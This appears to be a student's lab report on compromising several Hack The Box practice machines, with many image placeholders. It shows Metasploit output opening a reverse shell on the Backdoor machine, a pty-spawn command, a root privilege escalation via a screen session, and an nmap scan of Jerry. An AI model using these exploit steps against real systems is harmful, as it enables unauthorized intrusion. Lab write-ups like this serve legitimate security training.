
Lior Sivan - Final Lab Report

These are the machines I worked on


- 10.10.11.125 (Backdoor) - muli/gdb/gdb_server_exec
- 10.10.10.40 (Blue) – CVE-2017-0143
- 10.10.10.95 (Jerry) – multi/http/tomcat_mgr_upload
- 10.10.10.58 (Node) - Name of initial exploit
- 10.10.11.143 (Paper) – CVE -2021-3560
- 10.10.10.68 (Bashed) - ssh
- 10.10.10.7 (Beep) – Elastix 2.2.0
- 10.10.10.3 (Lame) – multi/samba/usermap_script
- 10.10.10.56 (Shocker) - CVE-2014-6271
- 10.10.10.79 (Valentine) - heartbleed - CVE-2014-0160

Backdoor


I started scanning to figure out what I was dealing with



I searched for possible paths , As everyone with 301 status sees



After a massive Google search And a wide search inside the machine I found "gdb" I found an exploit that fits that might suit me, I set the data as it should be and ran it



```
[-] Handler failed to bind to 10.10.14.2:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload...
[*] Exploit completed, but no session was created.
msf6 exploit(multi/gdb/gdb_server_exec) > set lhost 10.10.14.4
lhost => 10.10.14.4
msf6 exploit(multi/gdb/gdb_server_exec) > run

[*] Started reverse TCP handler on 10.10.14.4:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload...
[*] Sending stage (38 bytes) to 10.10.11.125
[*] Command shell session 1 opened (10.10.14.4:4444 -> 10.10.11.125:56278) at 2022-04-17 15:46:
```

I was able to get a connection To the machine as you can see

```
[*] Started reverse TCP handler on 10.10.14.4:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload...
[*] Sending stage (38 bytes) to 10.10.11.125
[*] Command shell session 1 opened (10.10.14.4:4444 -> 10.10.11.125:56278) at 2022-04-17 15:46:

whoami
user
```

shell command and start working


```
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash
python3 shell
python3 shell
python3: can't open file 'shell': [Errno 2] No such file or directory
user@Backdoor:/home/user$
```


I did this command to make it more convenient for me to write commands inside the shell


```
user@Backdoor:/home/user$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
user@Backdoor:/home/user$ dir
dir
user.txt
user@Backdoor:/home/user$ cat user.txt
cat user.txt
e6a080bb50b15a9c16429fc440ca3348
user@Backdoor:/home/user$
```

Of course I was able to get to the user's flagship file, Now I need to be ROOT.

ps -ef command

I saw a "screen" running as root. I researched and saw that I could turn it on







That's it ... I became root

Blue

I started scanning using NMAP and found a particularly interesting port that includes an operating system windows 7





Then after much searching on the internet I found a way to look for a suitable script to help me keep hacking the machine




Through METASPLOIT I defined all the relevant data and continued on my way

I was able to get a session






Through a simple command I was able to very quickly figure out what I was dealing with and continued working



After doing a long check I was able to get to the flag folder and get root permissions




Jerry

I started with a standard nmap scan to get started

```
# Nmap 7.91 scan initiated Tue Mar 29 14:17:18 2022 as: nmap -sC -sV -oN jerry.txt 10.10.10.95
Nmap scan report for 10.10.10.95
Host is up (0.11s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar 29 14:17:41 2022 -- 1 IP address (1 host up) scanned in 22.55 seconds
```

I went into the browser and entered the IP with the port 8080



In searching for possible paths I found some interesting addresses

403 Access Denied

